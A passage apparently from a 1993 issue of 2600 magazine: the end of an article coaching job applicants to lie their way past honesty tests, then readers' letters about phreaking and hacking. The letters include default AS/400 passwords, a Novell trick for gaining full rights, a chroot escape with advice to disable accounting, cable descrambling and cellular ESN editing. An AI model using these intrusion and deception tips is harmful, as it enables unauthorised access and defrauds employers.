After you take a written honesty test, some employers follow up with an interview. You may find some of the questions very leading. "Mary, I see here that you have never stolen anything from an employer. Does that mean not even a pen?" Or you may hear "Joe, most people our age have tried marijuana, even the President. Do you mean you never smoked marijuana?" Remember the Correct Mind Set. "No, I am not a thief, I do not steal from work." "No, I never smoked marijuana and never intend to try it." If you are the least bit tempted to change your answers, you will blow it. If you say "Well, yes, I guess I tried marijuana, but I don't really smoke it", then the next question you may hear is "When was the last time?" Or worse yet, "Do you have any problem with taking a drug test?" Deny the little demon the option of destroying your chance at the job. If you wish to do confessionals, now is *not* the time.

Conclusion

You now have the tools to beat the test. Remember, the test is just paper with a bunch of questions on it. Our culture is test crazy. Many of us have bought into the myth that if it is a test then it has some power to "look inside our heads". Written honesty and integrity tests are only as powerful as people allow them to be. And you know better. Remember, read the questions and ask yourself, "Is this a Control Question or is it one of The Questions?" Remember Correct Mind Set. Happy job hunting!

NEVER BEFORE PRINTED LETTERS

Foreign Charge Phones

Dear 2600:

I have just returned from the British Virgin Islands and unfortunately I forgot to take pictures of the payphones there but I did, as usual, keep phreaking in mind. The telephone system in BVI is mainly designed for cellular transmissions for tourists and the UHF frequencies can also be used to bill phone calls to major credit cards through a UHF base that will outdial for you. As for the payphone system, there are usually two phones standing right next to each other, if not three. One phone is designated for coin calls and the second for phone card calls. The third phone (if there is one) is for credit card or collect calls only. The phones are made out of a stainless steel and look sort of like the prison phone in the winter issue of 2600 except that they have an LCD to tell you how much credit you have left towards your call. (The third type of charge phone does not have this LCD and is about 25 percent smaller than the coin and card phones.)

These are credit card sized cards that can be bought throughout the islands for either $5, $10, or $20. I am unaware if you can buy the cards in other increments. The cards have a picture on the front of them of some sort of island-like scene with someone on a phone. They have the telco's logo on it (which looks a lot like the Death Star in Return of the Jedi). The back of the cards have the letter B in one of the corners and a serial number. Also, some cards have instructions for use on the bottom in either English or Spanish. The magnetic strips are laid out a bit strange. There are three strips in the center, all about equal in size. There are two more strips on either corner of the cards. They are much smaller than the center strips. I found the five broken strips to be oddly placed.

Clovis

Hacker Info

Dear 2600:

I just read your Spring 93 issue and I can offer information to several of your readers who wrote in asking questions in Letters of Merit. First off, to TL in Tempe, AZ, I don't know where you can find a phone that has the A, B, C, and D keys but you can buy a 16 button DTMF tone dialer from Marlin P. Jones and Associates for $12.95. If you want a catalog call 407-848-8236. Next, The Winged Placenta asked about sending data over the air via his $20 transmitter and a modem. I don't know if the protocol used by land line modems would work with either an AM or FM transmitter, but amateur radio operators all over the world have been doing this for years. It's called packet radio. Instead of a modem you use a terminal node controller (TNC) which you could pick up for under $100 at a ham fest or in the pages of 73 *Amateur Radio Today*. And finally to YFNH on his question about virus BBS's, he should ask around about an online publication called *40Hex*. I don't think the hackers that published it are still doing so, but in one issue it had a viral code generator.

Crewcut

Actually, 40Hex is now published on paper every two months. You can reach them at PO Box 252, New City, NY 10956. Subscriptions are $35 for individuals and $50 for corporations. A sample is $10.

Reading List

Dear 2600:

There are a number of very important books which all 2600 readers should be aware of. Although these are not electronic cookbooks, they do provide a good deal of information about the conduct of government agencies. Anyone who wants to get a good picture of what our government has done, and is capable of, should read these books:

Official and Confidential: The Biography of J. Edgar Hoover by Anthony Summers. Summers provides a very comprehensive, heavily documented picture of just what a nasty, lawless, dangerous fellow Hoover was, and how the FBI under his tenure ignored the Constitution and some of its technicalities (such as the need for a warrant before undertaking any wiretapping).

The Second Oldest Profession: Spies and Spying in the 20th Century by Phillip Knightly. Shows how a very high percentage of "what everyone knows" about spies and spying is just plain lies, carefully supplied to authors by officials of those agencies as a means of protecting the agency and improving the public images of the individuals and agencies in order to protect their appropriations.

The Puzzle Palace by James Bamberg. Shows how US spy agencies have routinely lied to the public about their activities, illegally read domestic mail, intercepted all manner of electronic communications (and are no doubt still doing so today), etc.

These books (to name just a few) are well-written, and 2600 aficionados will find them every bit as compelling as the best spy novel.

The Theoretician

Telco Ripoffs

Dear 2600:

I recently received a pamphlet from the phone company that said that CID was coming to New York State. What really pisses me off is the fact that the "connection fee" is 16 dollars! Now, I can afford 16 dollars but the point is that enabling CID for a certain line most likely requires nothing more than flipping a switch or entering a phone number on a terminal! New York Telephone must still be relying on the fact that the majority of their customers are old ladies who will accept anything they're told by the "nice young man in the suit and hardhat."

Also: where can I get *Phrack*, *LOD/H Tech Journal*, *P/Hun*, and other zines. I *do not* have access to any nets.

Spoof!

Call bulletin boards in your area, get more numbers to more boards, expand until you have more numbers than you know what to do with, and then check to see how many of those are hacker boards. Before long, you'll have a very impressive list and on at least some of those boards will be the publications you seek. The only catch is that you have to do the work of finding this info because it's constantly changing. You should also work on getting access to the net.

Seen the Light

Dear 2600:

I never knew your excellent magazine existed until I read a recent article in *Forbes Magazine* on computer hacking. After finishing the article, I ran from the University of Nevada Las Vegas Library to the nearest bookstore one block down the street. As I scanned the computer magazines on the shelf, *2600 Magazine* was right in front of my eyes and I picked up a copy and purchased it! Needless to say, I eschewed returning to any of my scheduled classes that day in favor of inhaling every page of your magazine from cover to cover. I am looking forward to reading the next issue!

There is more relevant information in your magazine than any textbook!

A New Reader
in Las Vegas

Hacking An Intercom

Dear 2600:

My building has an "intercom" at the front gate which I believe is actually just a telephone with some modifications. This device is from the Marlee Electronics Corp. in Inglewood, CA. Our model says it's an Entraguard, Group 4, Series 54. I recognize this make, if not the model, from many apartment buildings in L.A. If someone has hacked this before, let's just slip into the italic response ELSE let's get to the surface details.

The unit is simple enough, but what piques my interest is: 1) You start the unit by pressing 9 and this gets you a *dialtone*. Now where there is a dialtone, there are possibilities. 2) When you press the 2 digit code for the person you want, you can hear the unit *pulse dialing what appears to be a full seven digit number*. 3) Should you forget to "hang up" the intercom before entering the building by pressing the # key, everyone in the street will be hearing the telco's "please hang up and try again" recording.

All of this leads me to believe that this is really a telephone, one which has been modified so it dials only the apartment residents. Of course, now I want to hack this baby, but I got more desire than skill and experience. (But give me time...)

I tried my handy Radio Shack dialer on that dial tone, but I was surprised when I got nothing. Is it possible the speaker/mouthpiece is disconnected prior to the phone being answered? Is it possible that the telco has this unit as pulse dial service only? (Actually, I had assumed that PacBell didn't even offer the "pulse dialing only" option anymore.) Eventually I will find an office building with a Marlee unit and I'll feel more inclined to pick the lock and open the unit for further inspection. (I'd rather not freak out my landlady as she catches me opening our unit!) But until then, any of you hackers wanna take a whack or two at this puzzle?

The H.
L.A., CA

*Yes, it is still possible in California to have a pulse only line even though the charge for touch tones has been abolished. This is further proof that touch tone service is not a service at all, but merely a series of keyboard strokes. In your case, the pulse dialing option protects this device from being used by outside entities such as yourself. You are correct to assume that this is a telephone. Many buildings around the country use these setups. It's also possible that your tones just aren't loud enough to penetrate the microphone or the microphone is muted. It would be helpful to find out for sure if touch tones were disabled on this line. However, to do this you would need to get the phone number of this unit. We suggest doing a *69 on it when it calls someone you know. (While California doesn't have Caller ID, it does have Call Return.) This will make the line ring which could make for all kinds of interesting scenarios. If it doesn't check for a dial tone, you will be able to pretend you're whoever the person at the door thinks they're calling! If your area has local itemization details, you may be able to see the actual number that you called back on your next bill. As for finding out more about the unit itself, we suggest contacting the company and saying you're interested in their products. After all, you are.*

AT&T Irony

Dear 2600:

I wanted to write you to congratulate you on an excellent magazine. Being an engineering student at the University of Texas at Austin has me learning lots of "things" (we'll label most of it "crap"), and your magazine has played an important role in my search for knowledge and fun. Thanks!

I also wanted you to know who was the "Corporate Service Award" winner for the engineering school this past year. Yes, none other than good old AT&T. Apparently, AT&T was recognized for its "continuing commitment to the advancement of... education...." I, too, would like to thank AT&T on behalf of all of us who strive to achieve a better "education" about AT&T. Thank you, AT&T!

PB at UT

Locked Out

Dear 2600:

Help! I have several WordPerfect 5.1 files which have been password protected by an ex-employee. Can you tell me the name and contact address and/or telephone number of the developers of the packages which will defeat the passwords on WP5.1?

AH
TX

Look on page 33.

New Long Distance Services

Dear 2600:

All of us at 800 Numbers America would like to express our gratitude for your reprinting our "truck stop flyer" in a recent issue. It may interest you that from what we could ascertain, most of your readers are not hackers, but rather a group of intelligent knowledgeable telephony enthusiasts, many of whom work or are in business in the industry. Some of those who called became customers, so again, we are grateful.

Some things you should know about us. First off, the flyer you reprinted was a rather old one from mid-1991. Our low-cost 800 service rates have changed, but our per minute rates are even lower in Illinois and Wisconsin. We hope to be able to offer these rates elsewhere. Thanks to 800 portability, we'll be able to switch most or all of our customers to a better rate without changing their 800 numbers. We also have a new number: 1-800-229-3030.

800 Numbers America also offers Surcharge Free Calling Cards. Many people know about the debit calling cards on the market. We market one of these cards, and it's great, especially for those who don't have a billing telephone number. In addition, we have a Surcharge Free Card that's a *credit* calling card. This is a card designed for the serious daytime calling card user. There's a $3.00 per month fee and all domestic calls are 25 cents per minute. Other than the difference in rate structure, this card is in essence a Sprint calling card.

We also are agents for Voicetel and their 150 voicemail systems in cities across the country. And we have good old 1+ long distance. Yes, we know, so does everyone else! But our specialty is in super intrastate rates in certain states, especially Wisconsin. We're also strong in certain international calling patterns. We can beat someone's current rate about half the time, but when we do, it's substantial savings.

Bill Bussiere
Director of Marketing
800 Numbers America

Dear 2600:

In response to the letter on page 26 of the Spring 1993 issue regarding inexpensive, surcharge-free, easy, coin-free calls, please be advised that this is here, now.

We can offer a card which allows the above at rates lower than .25 per minute, and as low as .15 with no surcharge. The trick, of course, is to *prepay* on your VISA, M/C, or personal check, the same thing you do for your local phone company.

This works and is simple and hack-free. Send inquiries to: TSA, PO Box 8791, Mandeville, LA 70470. Phone: (504) 522-0872, fax: (504) 845-2085.

Telemanagement Systems of America
New Orleans

We encourage our readers to try these companies out and report back to us.

Evil Engineers

Dear 2600:

I would like to know if there is any BBS or network dedicated to the issue of clarifying or unveiling the so-called New World Order plot, which seems to come from a weird combination of the Trilateral Commission, Council for Foreign Relations, Skull and Bones, Environmental Protection Agency, Club of Rome, Bilderbergers, Socialist International, the Eastern Establishment, and a few others.

To give one miniscule example of how environmental issues are being invoked to change attitudes of people, I quote from the document "A Paradigm for Space Settlement" (by Scott G. Beach, 70701 2601, seems to be a Compuserve account), downloaded on December 17, 1992, from the Space Network (Free) BBS, (303) 494-8446, located in one of the menus for Organizations, as Organization 5, CEDA (Cultural Engineering and Design Association). He discusses what sort of specializations should have engineers dedicated to create sociocultural systems and their supporting ecosystems for humans to live on the Moon and planets. He discusses the roles of ecological engineers, social engineers, technological engineers, and "... behavioral engineers [who] would oversee the socialization and education [of] children. They would also recommend and oversee the implementation of policies designed to keep the rate of deviant behavior at or below politically acceptable levels, and they would conduct behavior modification programs if serious patterns of deviance develop."

This excerpt has *not* been taken out of Orwell's 1984, but it certainly could have been. To get back to my original question, is there any BBS dedicated to things like this? Is somebody interested in creating a BBS or network to support this sort of thing?

Keep up the good work while the present day social engineers don't find an excuse to shut you down.

Almost Anonymous

We're not worried. After all, we've got a few social engineers of our own.... We're sure what you're talking about is in a newsgroup on the Internet. After all, everything else is. If you don't have access, you need to get it by any means necessary.

Los Angeles Numbers

Dear 2600:

The following ANACs have worked for me in 818/213/310 area codes. Not all work in all areas or at all times. You may find that a code works one day and not the next - but one of these should always work: 610, 2112345, 1224, 114, 1223, 1221, 1477.

Red Wizard

Dear 2600:

A question in an older issue from somebody in the South Bay, Los Angeles area (GTE) was "what are those four quick tones I hear when I dial my own number?" Having lived in a GTE area for some time (one of the last to be converted over to electronic switching), I found that when I dialed my own number and *hang up* during the tones, my phone would ring. So the ringback for the GTE switch in the Long Beach (310) area is your own number, then hang up when you hear the intermittent tones. ANAC was 114. Also, mess around with 11n numbers, as I seem to remember these did unusual things sometimes and were disabled at other times. The first to try is 116, as this is the "inverse" of dialing 611, which was the repair service number there.

By the way, with the old switch, ringback numbers were 1199nn, where 0<=n<=9. The "n" that worked the best was 6, however if you hooked up a bicolor LED to the phone line, you could see different ringbacks for different values of n. Some of them would reverse polarity, some wouldn't reverse polarity but would ring by using a higher voltage (hence a bright green/dim green LED), some would give half the ringing voltage and cause the bell clacker to just vibrate without striking the bell (or maybe the voltage was the same but the frequency was doubled so the clacker didn't have enough time to strike the bell?), and my other favorite "n" was where the clacker would strike the bell just one time during the ringing cycle, making my phone sound like those phones in expensive restaurants. (One irritating thing about these old test numbers was dialing them from a PBX. Dial 9 to get a local line out, then 11... whoops! "Police, do you have an emergency?")

Now I live in 714 NPA, Pacific Bell. I haven't found a ringback yet, but ANAC is 211-mnmn where m and n = either 1 or 2, depending on where in the 714 area you are dialing from. Sometimes, ANAC is 211-2121, sometimes 211-1111, etc. If you dial an incorrect ANAC, you get a loud intermittent buzzing tone and you cannot get a new dialtone for about 15 seconds. 811-xxxx is, officially, where their repair numbers are at and, unofficially, where company operators are at to handle maintenance crew calls. There's somebody on one of the 811-xxxx numbers that answers as "DSAC", or something similar sounding. I asked her for some test loop numbers for this area, and she hunted around some old papers for awhile before giving me three. She gave me one for the 714, 213, and 818 NPAs, however none of them worked.

By the way, PacBell seems to read your magazine and take steps to fix system weaknesses. If I dial a number and let the other party hang up, or if I dial an incomplete number and wait for the "you have exceeded your allotted time to dial, please hang up and try again" recording, the switch used to give me a new dialtone after waiting a minute or so. Several months after articles began to appear about how to get unrestricted dialtones out of COCOTs, all attempts to get a new dialtone became fruitless. Good work, boys.

One thing that annoys me is a timeout in PacBell's switches that hangs up the phone after a number of rings (or minutes) have elapsed. I dial a radio station that won't answer the phone until you're on the air, in the interest of saving LD charges. I cannot get through to the station because the local switch hangs up the line after about four minutes of ringing (and no, I don't get a fresh dialtone).

Santa Ana, CA

We strongly doubt that PacBell would take steps to protect COCOTs from abuse. All of the BOCs have a pretty miserable track record in that field. Many switches now disallow a return to dialtone after the called party hangs up. This prevents access to unrestricted dialtones on everything from PBXs to voice mail systems. COCOTs just happen to benefit from this too. Another newish "feature" involves timing out rings at the local switch, usually after about three or four minutes. This is separate from the timeouts recently imposed by various long distance companies which is usually closer to two minutes. Their philosophy is that there is no legitimate reason to let a phone ring for that long. Our feeling is that if they could charge you every time you lift the receiver, they would.

Governmental Mystery

Dear 2600:

Recently I had to make a call to a famous government agency from outside the continental U.S. using a number they had provided. When the call connected, a (recorded) woman's voice came on, speaking in some odd language. It didn't sound like Russian, but may have been Slavic, Romanian, I don't know. When she finished, I got loud beeping tones like you get when you leave the receiver off hook too long.

I called directory assistance in the area to get the main numbers for the agency and tried them with the same result. It would have ended there, except it occurred to me that they may think calls from Alaska or Hawaii are foreign, or some such, and if it looked like my call was coming from inside the U.S., I might get through.

So I tried a calling card I have, which you connect to by calling an 800 number. I figured that number was probably in the lower 48. That worked, and I was able to speak to a human.

It seems to me there's some sort of Caller ID or ANI at work there, and it doesn't surprise me that this agency would have it. It surprises me a little, but not much, that they can't ID through an 800 number (at least not automatically). Of course, if anyone could, I'd think they could.

Baked Alaska
Cell 9
Nome State Pen

If you were in Alaska, it's possible the strange language was Inuktitut or some other native tongue. Whatever it was, it seems surprising they didn't repeat it in English. If you called the exact same number with your calling card, it seems strange that you didn't get the exact same result.

Numbers

Dear 2600:

Some interesting numbers for hackers and phreaks: AnswerCall test box (804) 222-9954; System 75s (804) 346-0699 and (804) 747-0507; AT&T Audix (804) 527-5400; Pep Boys UNIX (804) 222-0181; UNIX (804) 222-0891; VAX/VMS (804) 222-1120; One Touch Locator (anyone know what these are?) (804) 346-0259; VVM (804) 346-3378. Some interesting frequencies: Richmond FBI - 167.625; Wells Fargo Alarm - 151.925; Scrambled Communications - 173.760; Air Surveillance - 453.350.

Boredom Prevails
in Richmond

Cellular Mystery

Dear 2600:

Recently I acquired an ANI number much to my delight which identifies the number (listed and unlisted) of any phone called from. However, when I punched this number into my cellular it did not read back my number, but instead gave me a number in a nearby area code. When I called this number, a Pac Bell recording said, "You have reached a number that has been disconnected or is no longer in service." I know some reader of 2600 has a good explanation.

ED
San Francisco

This also happens if you use a phone on a train or airplane. Your call is actually being routed through a number in the nearest service area. There is no reason for this number to accept incoming calls or exist in any way other than on paper. In fact, the company would probably prefer for you not to know this number since you are learning an intimate detail of their operation.

Disney Details

Dear 2600:

I've been collecting Disney information for quite some time, and was pleased to see the list of Magic Kingdom radio frequencies in the Spring 1992 issue. I'm no hacker, and thus haven't much use for such a list, but someone with more gumption than I may be interested in the following information, from an article in the November 1982 issue of *Theatre Crafts* magazine. Parades at Disneyland, Walt Disney World, and Epcot (and, I assume, EuroDisney and Tokyo Disneyland) are regulated by a linkage between portable FM transmitters and two Sperry-Univac V77-500 computers. The float-mounted transmitters broadcast to receivers buried in the pavement, which in turn relay the float's location to the central computer system. Thus the central computer can crossfade musical cues to speakers along the parade route to the exact location of the float. It doesn't appear to my untrained eye that this is a way into the main computer but the radio system could possibly be tricked into thinking that a parade had started early, late, or not at all by simply sending different FM signals.

As far as I can make out, most of the parks' audio is carried and mixed over conventional speaker wire, but there are also RF transmitters and mobile receivers to reinforce the overall soundtrack. God forbid, but if some scofflaw could suss that out, phony announcements could be made.

IT
San Diego

Are We Neglecting IBM?

Dear 2600:

There seems to be a marked lack of information in the "trade" publications about hacking IBM computers. I suspect that this is due to the proliferation of UNIX boxes in colleges and universities but everyone should realize that IBM is still the largest computer manufacturer in the world. As an analyst on Big Blue boxes for the past decade and a closet hack I felt it my duty to put forth some information on this subject. Although IBM is best known for mainframe computers they have recognized the industry downsizing trends and are currently producing the UNIX based RS/6000 and the AS/400, a mid-range computer operating under the proprietary operating system known as OS/400. Since everyone knows UNIX already, I will concentrate here on OS/400:

1. You will find AS/400 technology at around 200,000 sites worldwide. You will find them in financial institutions, corporations, and enlightened universities everywhere. Since we rarely try to hack them, their security is typically quite lax.

2. A big problem with hacking AS/400's is that they use the proprietary (and extremely antiquated) 5250 data stream protocol and EBCDIC character codes to drive their dumb terminals. You need software to emulate this on your PC or you will get nowhere. Fortunately, this software is relatively cheap and plentiful. Call your local IBM office and tell them that you are connecting a remote PC to an AS/400 through a standard Hayes compatible modem and they should be able to provide you with a list of software vendors.

3. The AS/400 uses simple User ID/Password security. Most systems will disable the communications line after three unsuccessful sign-on attempts. Systems are shipped with a set of default user ID's and passwords. The master security officer is "QSECOFR/QSECOFR". The system operator is "QSYSOPR/QSYSOPR". The default programmer is "QPGMR/QPGMR". It is common practice to disable the QSECOFR profile and create a new one for the M.S.O. called "SECOFR" (not particularly creative, I admit).

4. For program and data storage the AS/400 uses a structure of "libraries" which are very similar to directories on a PC. AS/400's have a terrific amount of context sensitive help text available by pressing the F1 key (but not on the sign-on screen). The system is entirely menu based with the "GO MAIN" command invoking the Main Menu from which all other menus are accessible.

Enough for now. If there seems to be an interest in the community I will joyfully provide more detail in the future. Be good to each other.

KR
Little Rock

Lack of Understanding

Dear 2600:

I receive my first magazine today and I have some question, if you could answer me. First, how can I make free calls from my house using a 486 DX33 with a modem of 14,444 baud. I have the *Hacker Handbook* and the *Computer Underground* book but I don't understand how to make the free call. What chance I have to be caught.

The other thing is that I have a lot of numbers of credit cards and I want to use it to buy things by mail, like computers, things, and software. What I have to do?

I'm really interested in being a hacker. I want to get into the computer of the university to change the grades. How can I make it?

Captain Poison
Puerto Rico

You must watch a lot of television as this is the only way you could have gotten such a warped perception of what hackers are. If you want to cure yourself of this and not get chastised in the letters column, we suggest you read what is said in these pages. We provide information on how things work. If people want to use this information for their own personal profit, we can't stop them. But we don't recommend it and we sure do with they wouldn't refer to it as hacking. It's not. If you have a computer, play with it. If you have a phone, explore your area and share the results. If you have a modem, then you can find all kinds of interesting things. If this seems like too much work, then hacking isn't for you. (It's not for most people.) If you do decide to explore, we'll be happy to help you analyze the results. Until then, turn off the TV and open your mind.

Dear 2600:

First let me say what a great magazine you publish. Being a novice in the phreak/hack world I've found it difficult if not impossible to learn where to start. Most people on IRC channels that advertise phreak/hack topics are reluctant to talk (understandable in this techno repressive society) or if you ask any basic questions someone calls you a "lamer" and kicks you off the channel. Strange behavior for people who believe in freedom of information. So thank you for putting this sometimes difficult to find info in one easy to find place.

Secondly, I've got some info on cable boxes. The addressable boxes (such as those used by Cablevision) not only descramble the signal but prevent access to the signal. They accomplish this by telling the box "if this person is not authorized to see this then go to this other channel." This other channel is usually a channel showing the pay per view movies available or some other advertisement.

The first thing to do therefore is to build or buy a down converter (*Nuts and Volts* magazine is a good source for this) to bring the cable signal frequency down to something the TV can receive. The signal is still scrambled which is usually done by SSAVI (Suppressed Synch and Active Video Inversion). What they are doing is suppressing the horizontal synch pulses and inverting the video signal. They alternate between both at once or either one individually. Decoders can also be bought but that ruins the thrill of the hack.

Plans for a descrambler can be found in a series of articles in *Radio Electronics* beginning in August 92. Another good source is *Video Scrambling and Descrambling for Satellite and Cable* by Graff and Sheets through Sams Publications. I don't have all the exact details worked out yet but it's a starting place. When I get my hands on some test equipment I can get some measurements and send more info.

Tech

Don't be discouraged by those people who refuse to answer your questions. It usually means that they just don't know themselves.

Review Update

Dear 2600:

In my review of the MoTron Electronics TDD-8 DTMF decoder in the Summer issue, I complained about the lack of any documentation provided with the unit.

Well, just four days after receiving my copy of 2600, I received a letter from the owner of MoTron Electronics, who had read my review in *his* copy of 2600, and had immediately sent me the missing manual.

The manual consists of seven A4 pages and covers all information you need to operate the decoder. There is a circuit schematic and wiring diagrams for the RS-232 connection. The software is described, including all the toggle switches. The "alarms" which I found so mysterious are telephone numbers which you program into the software. If the unit decodes one of these numbers, a beep is triggered. You can program up to 150 numbers.

A plastic mounting kit, the PMK-1, is available for the TDD-8. Also available is the TM-16, a decoder similar to the TDD-8 but which can display 16 digits and store 80 digits. This is housed in a metal case with its own battery supply, a sort of Mil-Spec decoder.

Another interesting item for sale is the AK-4, a DTMF controller, which allows you to control devices remotely over the phone lines. More of interest to the radio spectrum regulatory agencies of a government is the TxID-1 which is a card and software which together with a receiver can provide a "fingerprint" of a radio transmitter using AM or FM. This sort of thing is used by our Department of Transport and Communications to track down repeater jammers and business types who use unlicensed two way radios.

Motron Electronics can be reached at 800-338-9058 (orders only) or 503-687-2118 (tech info and orders).

Les Inconnu
Sydney, Australia

High School Hacking

Dear 2600:

This letter is in response to the article on "High School Hacking" by The 999 in the Summer 93 issue. It would appear that 999 is using a Novell network. Here are two simple tricks that almost always work. First, login as guest. The password is either Guest or is non-existent. Next, once you get in as someone else, get to the main menu and hold down the ALT key and type the letters F,S, and C, then release the ALT key. This will drop you to DOS with full rights. Both of these usually work because the techs who install the nets don't bother to remove or change these things because they think the Sys admin will. Your average high school Sys admin is a word processing teacher or English teacher and doesn't know RAM from ROM and thinks the techs did everything when they installed the net.

The Noid

Dear 2600:

I found your article on hacking school computers very interesting. During the school year, a schoolmate and I made numerous attempts to bust into our school's library system called "DYNIX". From some of the menus you could hit "O" or "M" and it would ask you for a password. We never could figure it out because our librarian touch-typed. My question is has anyone found any back doors to these types of systems?

Soylent Green
San Antonio

Dear 2600:

I am surprised that 2600 actually printed this article. It contains little informational content. It sounds like The 999 is on a system using Novell Netware. One has to ask, what version? Also, is there a separate menu utility involved, such as I-Class? The 999 never mentions this fact, as if all high schools use Novell. He then proceeds to inform us how to get into the Sysop account. Well, this requires no special skill apparently since it has no password at his school. Although this does wonders to prove how useless security can be if it is not put to proper use by the users, it provides little data on how to actually get a sysop account. I compliment The 999 on his stunning skill in hacking an account that has no password, but I would rather he tell me how to get past a *passworded* account, since that is what *most* of them will be.

The way in which this article was worded was hardly informative. I do not expect hackers to be literary geniuses, but I think some explanation was in order instead of things like "All the drives pretty much look the same, with the same directories and all. But they are a little different, and the files in the directories are different." No shit? Reads like "Beavis and Butthead Hack The LAN".

Why is the naming of the directory structure strange? That is the way Novell does it, or at least the class program. Is there a better way than using the account usernames in the directory listings? He also fails to mention the benefit of teacher accounts, which often do not have passwords and allow one to add programs to one's menu system, which can be useful. He also fails to mention some of the more interesting commands in Novell (if indeed that is what he was talking about, we will never know I guess), such as rights, map, grant, syscon, etc. The list goes on.

I feel that there were several things within this article that could have been elaborated on which, sadly, were not. I suggest that those who would write for such a great magazine as 2600 do a bit more research than The 999 did before writing an article. Hell, he may have known about everything I mentioned in this letter, but an article is no good to people if it is not specific and thought out.

Hagbard

Telco UNIX Trap

Dear 2600:

FYI: the "trap" is indeed a trap, not a bug. I talked to the guy who set it up (Steve Belovin, at AT&T's research arm). Nice guy, a little high strung, a little paranoid, but a nice guy. He has written some papers on the system - I'm going to try to get them.

From what I remember the "fake shell" is real. The login program uses chroot (see man section 2) to change the root directory to some other place where enough stuff exists to look like a full but uninteresting machine. There is no way to chroot() back.

That, of course, does not mean there is no way to get access to the rest of the machine. If you know enough about Unix to build the system commands (or find another machine to get them from, it has to be the same CPU arch, and the same basic version of Unix or Plan 9) "mknod" and "mount". You will also need to know the major and minor device numbers for disks on that version of Unix/Plan 9. Just mknod the block disk devices, and mount them (you can use fsck or fsdb, which you should also acquire to find out where the disks are normally mounted (i.e. /usr/local, /usr/homes source)).

You should probably acquire a new shell (the existing one probably logs commands to a file "above /" (any files opened before the chroot stay open after it)). You may also want to turn off accounting. I believe you need a copy of "sar" for that, but I don't recall.

No I haven't attempted this on the AT&T systems (which is why I don't know what turns off accounting), but on one of my own. I don't advise that anyone else try it on someone else's system. Just a friendly note to let people learn a little about the dangers of chroot(), Not As Safe As You Think.

A Maryland Hacker

Of course, this high-strung, paranoid guy is going to just love reading this.

Bookstore Trouble

Dear 2600:

I have been reading your journal for approximately a year now (4-5 issues).

I must say that I enjoy it tremendously, look forward to it, and wish you much success in continuing to publish.

I have been purchasing it at newsstands because I feel that it is the safest option in regard to maintaining anonymity. A new (and rather large) Barnes and Noble bookstore opened near me approximately 1.5 years ago, and I was quite happy to realize that I no longer had to drive 45 minutes to find 2600 while hoping that it did not sell out prior to my arrival.

After noting that I had not seen a recent issue (since the one reporting the D.C. "bust") I asked when they expected the next issue. To my chagrin, I was advised that B&N no longer carried it (or *BOING BOING*), and the reason I was given was that neither publication sold well.

Now, I know that any time I got there (I stop in at least twice a week) I obtained one of two copies, and the other was gone in less than a week. Therefore, this is obviously bullshit.

Do you know anything about this? Given the high proportion of tightasses around here, I wouldn't be the least bit surprised if some yuppie fuck complained and/or threatened them about carrying it. However, it is unwise to go ballistic without proof.

Also, what are your policies about retailers? I'm pretty certain that I can get a local CD store to carry 2600 (as well as a number of other technical publications that I'd like to read but do not wish to provide with identifying information).

trader

If you know of a good store for us to be in, let them know about us and let us know about them. Hopefully, nature will take its course. As for complaining imbeciles who try to get us pulled off the shelves, yes, they exist. Read on.

Dear 2600:

If you think your city is free from all those bookbanners who really just inhabit the hinterlands betwixt the coasts, think again....

A couple of recent incidents in our very own bookstore:

We have one customer with a predilection for covering up every book we sell on the body or sexuality. She has struck us several times this summer. The modus operandi is something like this: Cover all face out books like *ZONE 3/4/5*, *Stafford/Body Criticism*, *Hunt/Invention of Pornography*, sometimes with more than one copy of another book, usually a "harmless" monograph or some such. Then, still not satisfied, proceed to sections where these books are filed spine out. Hide the spine outs by reshelving the book with the page edges showing out. This person seems to always strike during our busy periods when we're unlikely to notice his or her actions.

A couple of weeks ago we had a customer who after perusing our magazine section for a few minutes, discovered a publication called 2600 - *The Hacker Quarterly*. Clearly agitated, she demanded to know why we carried this periodical and left an annoyed, vaguely threatening note for the manager. A couple of hours later she hurried back into the store and purchased four copies. One for herself, one for her husband, (I gather they are both computer programmers) "one for the *Globe* and one for Congressman Kennedy." She said she'd be sending them to demand an investigation as to why this magazine is allowed to be published and why we're allowed to sell it. (I'm still waiting to hear from Joe.) Incidentally, 2600 is among our better sellers....

Summer always brings in some unusual clientele to our store (and we have pretty idiosyncratic customers!).

J

Actually, if everyone forwarded a copy to their congressman, they might get a clue. Don't hold your breath, though.

Rumor Quelling

Dear 2600:

I found a semi-interesting phone number today. Supposedly, if you dial 312-666-9996 and it answers with a short beep, your phone is tapped. If it answers with a long beep, it's not tapped. Everyone I know who's tried it has gotten the long beep. Thought you might want to publish the number if it's true. If you know whether it's an urban legend or not I'd appreciate the info. I work with a bunch of paranoid and not too intelligent lawyers who passed on the info.

Sue

What you have is a number that answers with a long beep. In other words, it's another telco test line. If your phone is being tapped, there is no number you can call to find out unless you know who's tapping you and you really trust them. This tap-detecting number is one rumor that has been going around for decades.

Problem Solving

Dear 2600:

Reuben of NYC, you are now in business. My latest catalog from Circuit Specialists, Inc. (1-800-528-1417) sells the DTMF decoder IC you're looking for. Their part number is CD22204E, and it's only $4.60 (or cheaper if you buy more than 9). Their minimum credit card order is $15, so buy some other stuff if you're gonna do it by phone. (They sell 6.5536 crystals for $2.50, id C17, or the colorburst crystal which the DTMF decoder requires for $1.66, code C7) Their standard shipping charge is $4.00, unless you order something bigger than ma's attitude problem, then they start charging you a percentage. I think $4.00 ought to be more than enough for about 1 gram of ICs. Strangely enough, they don't sell a DTMF *encoder*, which leaves them one part short of a perfect supplier of Quarter parts. Oh well...

LL

Dear 2600:

Reuben NYC was dying for a SS1202 decoder chip. These are available from B.G. Micro (214) 271-5546 for just $2.25 each.

Saladin

Cellular Criticism

Dear 2600:

I picked up a copy of your Spring '93 issue of 2600 and was looking at the article on Cellular. Much to my disappointment, a great amount of the information that you published is either misleading or incorrect entirely. (1) The NAM (including the MIN/ESN) pairs are never stored on the same chip as the phone's program code. Oftentimes they are on RAM chips that have a 3.6 volt battery which constantly powers them.

(2) There are phones based on the Z80 processor, although Bootleg would have you believe there are not. Novatel 4502 phones use a Z80 processor. Many others use either a 6811 or 8051.

(3) Most, if not all, cellular phones can have the entire NAM edited (including the ESN) from the keypad without modification of the program software chip. The Novatel has a special function dedicated to it, and many other phones allow access to it through hidden technician's menus and write commands.

I suggest people interested in this field might spend more time with the industry standards and ignore the current rumors about cell phones.

Mark Uber

(continued from page 8)

